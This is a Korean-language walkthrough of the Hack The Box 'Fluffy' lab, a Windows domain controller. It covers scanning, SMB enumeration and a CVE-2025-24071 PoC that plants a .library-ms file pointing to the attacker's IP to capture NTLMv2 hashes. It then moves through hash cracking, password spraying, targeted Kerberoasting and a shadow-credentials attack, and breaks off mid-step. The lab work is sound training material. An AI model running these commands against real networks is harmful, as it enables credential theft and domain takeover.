As is common in real life Windows pentests,
you will start the Fluffy box with credentials for the following account: j.fleischman / J0elTHEM4n1990!
INFORMATION GATHERING
PORT SCANNING - TCP
- 88, 389, 636 등의 포트가 개방되어 있다. 이를 통해 대상 호스트는 도메인 컨트롤러임을 유추할 수 있다.
➜  htb nmap -p- -sC -sV 10.129.203.70 -oN 10.129.203.70
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 09:38 KST
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.71% done; ETC: 09:48 (0:09:32 remaining)
Nmap scan report for 10.129.203.70
Host is up (0.23s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-04 07:44:02Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-10-04T07:45:36+00:00; +7h00m01s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-10-04T07:45:34+00:00; +7h00m01s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-10-04T07:45:36+00:00; +7h00m01s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-04T07:45:36+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49702/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
49744/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-10-04T07:44:57
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 435.16 seconds
PORT SCANNING - UDP
- TCP 포트와 동일하게 88번(커버로스) 포트가 개방되어 있다.
➜  htb nmap -sU -sV -Pn -n --top-ports 100 10.129.203.70 -oN 10.129.203.70
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 09:38 KST
Nmap scan report for 10.129.203.70
Host is up (0.23s latency).
Not shown: 97 open|filtered udp ports (no-response)
PORT    STATE SERVICE      VERSION
53/udp  open  domain       Simple DNS Plus
88/udp  open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-04 07:38:49Z)
123/udp open  ntp          NTP v3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 536.79 seconds
SMB Enumeration
- 초기계정으로 SMB 정보를 수집하니,
IT쉐어에 대한 RW 권한이 존재했다.
➜  recon nxc smb 10.129.203.70 -u j.fleischman -p 'J0elTHEM4n1990!' --shares
SMB         10.129.203.70   445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.129.203.70   445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.129.203.70   445    DC01             [*] Enumerated shares
SMB         10.129.203.70   445    DC01             Share           Permissions     Remark
SMB         10.129.203.70   445    DC01             -----           -----------     ------
SMB         10.129.203.70   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.203.70   445    DC01             C$                              Default share
SMB         10.129.203.70   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.203.70   445    DC01             IT              READ,WRITE
SMB         10.129.203.70   445    DC01             NETLOGON        READ            Logon server share
SMB 10.129.203.70 445 DC01 SYSVOL READ Logon server shareIT쉐어의Upgrade_Notice.pdf파일을 다운로드 하여 내용을 확인하니,- 영향도가 높은 다수의 취약점을 패치(업그레이드)하라는 공지였다.

- PDF에 기재된 CVE들 중
CVE-2025-24071를 이용하면 NTLMv2 Hash 탈취가 가능했다.- (취약점 내용) UNC 경로가 있는
.library-ms파일이 윈도우 탐색기에서 열리면 지정된 서버(UNC 경로)에 대한 SMB 인증 요청이 트리거되고 이 과정에서 NTLMv2 Hash 값이 누출된다.
- (취약점 내용) UNC 경로가 있는
- 익스플로잇을 위해 PoC 코드 다운로드 후 초기 설정을 진행했다. (PoC 코드의 ATTACKER_IP, UNC_PATH 수정)
➜  exploit git clone https://github.com/helidem/CVE-2025-24054_CVE-2025-24071-PoC.git
Cloning into 'CVE-2025-24054_CVE-2025-24071-PoC'...
remote: Enumerating objects: 23, done.
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 23 (delta 5), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (23/23), 8.53 KiB | 4.26 MiB/s, done.
Resolving deltas: 100% (5/5), done.

[ . . . ]

➜  CVE-2025-24054_CVE-2025-24071-PoC git:(main) ✗ cat exploit.py
# Author : Helidem (https://github.com/helidem)
import os

ATTACKER_IP = "10.10.14.86"
UNC_PATH = f"\\\\10.10.14.86\\share"

xml_content = f'''<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>{UNC_PATH}</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
'''

output_file = "xd.library-ms"
with open(output_file, "w", encoding="utf-8") as f:
    f.write(xml_content)

print(f"[+] File {output_file} successfully generated, pointing to {UNC_PATH}")- [1] 공격자 호스트에서
responder실행 후 대기 (NTLMv2 Hash 탈취 용도) - [2] PoC 코드로 생성한
library-ms파일을 SMB IT 쉐어에 업로드 - [3] IT 쉐어로 접속 후
ls명령어를 실행하면 파일을 읽을 때, NTLMv2 Hash 값이 리스폰더로 전달됨- (여담) 리스폰더에 저장된 값은
/usr/share/responder/Responder.db경로에 저장되며, 동일한 값이 전달되면 화면에 출력하지 않고 스킵한다. 다시 값을 확인하고 싶으면 위 경로의 db 파일을 삭제하거나/usr/share/responder/logs경로에서 직접 값을 확인할 수 있다.
- (여담) 리스폰더에 저장된 값은
➜  smb sudo responder -I tun0

[ . . . ]

➜  CVE-2025-24054_CVE-2025-24071-PoC git:(main) ✗ python exploit.py
[+] File xd.library-ms successfully generated, pointing to \\10.10.14.86\share

[ . . . ]

➜  CVE-2025-24054_CVE-2025-24071-PoC git:(main) ✗ ls
exploit.py  README.md  xd.library-ms

[ . . . ]

➜  CVE-2025-24054_CVE-2025-24071-PoC git:(main) ✗ smbclient -U 'j.fleischman%J0elTHEM4n1990!' //10.129.203.70/IT
Try "help" to get a list of possible commands.
smb: \> put xd.library-ms
putting file xd.library-ms as \xd.library-ms (0.5 kb/s) (average 0.5 kb/s)
Cracking NTLMv2 Hash
- NTLMv2 해시 크래킹을 진행하여 평문 패스워드(
prometheusx-303) 획득했다.
➜  smb echo 'p.agila::FLUFFY:113f59cbfb5ed3a4:39DEE116E067069A25CACB3A5B9100B4:01010000000000000090EF491E35DC01099757717DAAFB9900000000020008005A0044004D004B0001001E00570049004E002D004300470031004600430030003200460052005A00560004003400570049004E002D004300470031004600430030003200460052005A0056002E005A0044004D004B002E004C004F00430041004C00030014005A0044004D004B002E004C004F00430041004C00050014005A0044004D004B002E004C004F00430041004C00070008000090EF491E35DC010600040002000000080030003000000000000000010000000020000027F512CBD40548E7428F7D6A9F68DCBB05EDDB4A7C85247EC0B34AFBD76FEFB30A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00380036000000000000000000' > pagila.hash

➜  smb hashcat --help | grep -i NTLM
   5500 | NetNTLMv1 / NetNTLMv1+ESS                                  | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)                             | Network Protocol
   5600 | NetNTLMv2                                                  | Network Protocol
  27100 | NetNTLMv2 (NT)                                             | Network Protocol
   1000 | NTLM                                                       | Operating System

[ . . . ]

➜  smb hashcat -m 5600 pagila.hash /usr/share/wordlists/rockyou.txt --force
Password Spraying Attack
p.agila계정으로 패스워드 스프레잉 공격 진행했으나 유효한 계정은 확인되지 않았다.
➜  recon nxc smb 10.129.203.70 -u userlist -p 'prometheusx-303' --continue-on-success
SMB         10.129.203.70   445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.129.203.70   445    DC01             [-] fluffy.htb\Administrator:prometheusx-303 STATUS_LOGON_FAILURE
SMB         10.129.203.70   445    DC01             [-] fluffy.htb\Guest:prometheusx-303 STATUS_LOGON_FAILURE
SMB         10.129.203.70   445    DC01             [-] fluffy.htb\krbtgt:prometheusx-303 STATUS_LOGON_FAILURE
SMB         10.129.203.70   445    DC01             [-] fluffy.htb\ca_svc:prometheusx-303 STATUS_LOGON_FAILURE
SMB         10.129.203.70   445    DC01             [-] fluffy.htb\ldap_svc:prometheusx-303 STATUS_LOGON_FAILURE
SMB         10.129.203.70   445    DC01             [+] fluffy.htb\p.agila:prometheusx-303
SMB         10.129.203.70   445    DC01             [-] fluffy.htb\winrm_svc:prometheusx-303 STATUS_LOGON_FAILURE
SMB         10.129.203.70   445    DC01             [-] fluffy.htb\j.coffey:prometheusx-303 STATUS_LOGON_FAILURE
SMB 10.129.203.70 445 DC01 [-] fluffy.htb\j.fleischman:prometheusx-303 STATUS_LOGON_FAILURE- 획득한
p.agila계정으로 WinRM 접속도 불가능했다.
➜  smb evil-winrm -i 10.129.203.70 -u p.agila -p 'prometheusx-303'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
bloodhound-python
- 블러드하운드로 상세정보를 분석하기 위해
bloodhound-python도구로 LDAP 정보를 수집한다.
➜  recon bloodhound-python -d fluffy.htb -u p.agila -p 'prometheusx-303' -ns 10.129.203.70 -dc dc01.fluffy.htb -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 43S
INFO: Compressing output into 20251004111508_bloodhound.zipP.AGILA계정을 확인하니,SERVICE ACCOUNTS그룹에 대해GenericAll권한이 존재했다.

p.agila계정을SERVICE ACCOUNTS그룹의 멤버로 추가한다.bloodAD도구를 이용하여p.agila계정이SERVICE ACCOUNTS계정에 추가됨을 확인했다.
➜  recon net rpc group addmem "SERVICE ACCOUNTS" "p.agila" -U "fluffy.htb"/"p.agila"%"prometheusx-303" -S "dc01.fluffy.htb"

[ . . . ]

(bloodyAD) ➜  bloodyAD bloodyAD --host dc01.fluffy.htb -d fluffy.htb -u p.agila -p 'prometheusx-303' get object 'p.agila' | grep -i member
memberOf: CN=Service Accounts,CN=Users,DC=fluffy,DC=htb; CN=Service Account Managers,CN=Users,DC=fluffy,DC=htb
SERVICE ACCOUNTS그룹은?_SVC계정에 대해GenericWrite권한이 있었다.WINRM_SVC계정은REMOTE MANAGEMENT USERS그룹의 멤버로 원격 접속이 가능한 계정이었다.

GenericWrite - Targeted Kerberoast
GenericWrite권한이 있는 경우Targeted Kerberoast, Shadow Credentials Attack공격이 가능하다.- 먼저
Targeted Kerberoast공격을 진행하여?_SVC계정들의KRB5TGS해시 추출을 시도한다.
➜  targetedKerberoast git:(main) rdate -n 10.129.203.70
Sat Oct  4 23:29:33 KST 2025

[ . . . ]

➜  targetedKerberoast git:(main) python targetedKerberoast.py --dc-ip 10.129.203.70 -d fluffy.htb -u p.agila -p 'prometheusx-303' -o tk_users_hash
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Writing hash to file for (ca_svc)
[+] Writing hash to file for (ldap_svc)
[+] Writing hash to file for (winrm_svc)
Cracking krb5tgs Hash
- 획득한 KRB5TGS 해시 크래킹을 시도했으나 실패했다.
➜  targetedKerberoast git:(main) ✗ hashcat --help | grep -i ker
[ . . . ]
   7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth                      | Network Protocol
   13100 | Kerberos 5, etype 23, TGS-REP                              | Network Protocol
   18200 | Kerberos 5, etype 23, AS-REP                               | Network Protocol


➜  targetedKerberoast git:(main) ✗ hashcat -m 13100 tk_users_hash /usr/share/wordlists/rockyou.txt --force
[ . . . ]
Session..........: hashcat                                                             Status...........: Exhausted                                                           Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)                               Hash.Target......: tk_users_hash                                                       Time.Started.....: Sat Oct  4 23:41:19 2025, (17 secs)                                 Time.Estimated...: Sat Oct  4 23:41:36 2025, (0 secs)                                  Kernel.Feature...: Pure Kernel                                                         Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)                             Guess.Queue......: 1/1 (100.00%)                                                       Speed.#1.........:  2447.2 kH/s (2.02ms) @ Accel:512 Loops:1 Thr:1 Vec:16              Recovered........: 0/3 (0.00%) Digests (total), 0/3 (0.00%) Digests (new), 0/3 (0.00%) Salts                                                                                  Progress.........: 43033155/43033155 (100.00%)                                         Rejected.........: 0/43033155 (0.00%)                                                  Restore.Point....: 14344385/14344385 (100.00%)                                         Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:0-1                                  Candidate.Engine.: Device Generator                                                    Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]  Hardware.Mon.#1..: Util: 55%
GenericWrite - Shadow Credentials Attack
Targeted Kerberoast공격 실패 후, 이어서Shadow Credentials Attack공격을 수행한다.winrm_svc계정은 원격 접속이 가능하므로, 우선적으로 크리덴셜 쉐도잉을 시도했다.
- [1]
winrm_svc계정의 PFX 인증서 파일 생성
➜  pywhisker git:(main) ✗ python pywhisker.py --action add -d fluffy.htb -u p.agila -p prometheusx-303 --dc-ip 10.129.203.70 -t winrm_svc
[*] Searching for the target account
[*] Target user found: CN=winrm service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 5b3f8f5f-af4d-c64a-1ed7-1f754dc621c4
[*] Updating the msDS-KeyCredentialLink attribute of winrm_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: DslqeqFl.pfx
[+] PFX exportiert nach: DslqeqFl.pfx
[i] Passwort für PFX: EuK30pu4ivQPwqxj1nuV
[+] Saved PFX (#PKCS12) certificate & key at path: DslqeqFl.pfx
[*] Must be used with password: EuK30pu4ivQPwqxj1nuV
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools- [2]
winrm_svc계정의 PFX 파일을 이용하여 TGT 발급
➜  pywhisker git:(main) ✗ python ../../PKINITtools/gettgtpkinit.py -cert-pfx DslqeqFl.pfx -pfx-pass EuK30pu4ivQPwqxj1nuV fluffy.htb/winrm_svc winrm_svc.ccache
2025-10-04 23:51:28,628 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-10-04 23:51:28,660 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-10-04 23:51:51,345 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-10-04 23:51:51,345 minikerberos INFO     306f04a8aacd575fc9ff1f07253b425d2159dcf50d031045812210c56ae9cc2b
INFO:minikerberos:306f04a8aacd575fc9ff1f07253b425d2159dcf50d031045812210c56ae9cc2b
2025-10-04 23:51:51,349 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file- [3] TGT를 이용하여
winrm_svc계정의 NT 해시 발급
➜  pywhisker git:(main) ✗ python ../../PKINITtools/getnthash.py -key 306f04a8aacd575fc9ff1f07253b425d2159dcf50d031045812210c56ae9cc2b fluffy.htb/winrm_svc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
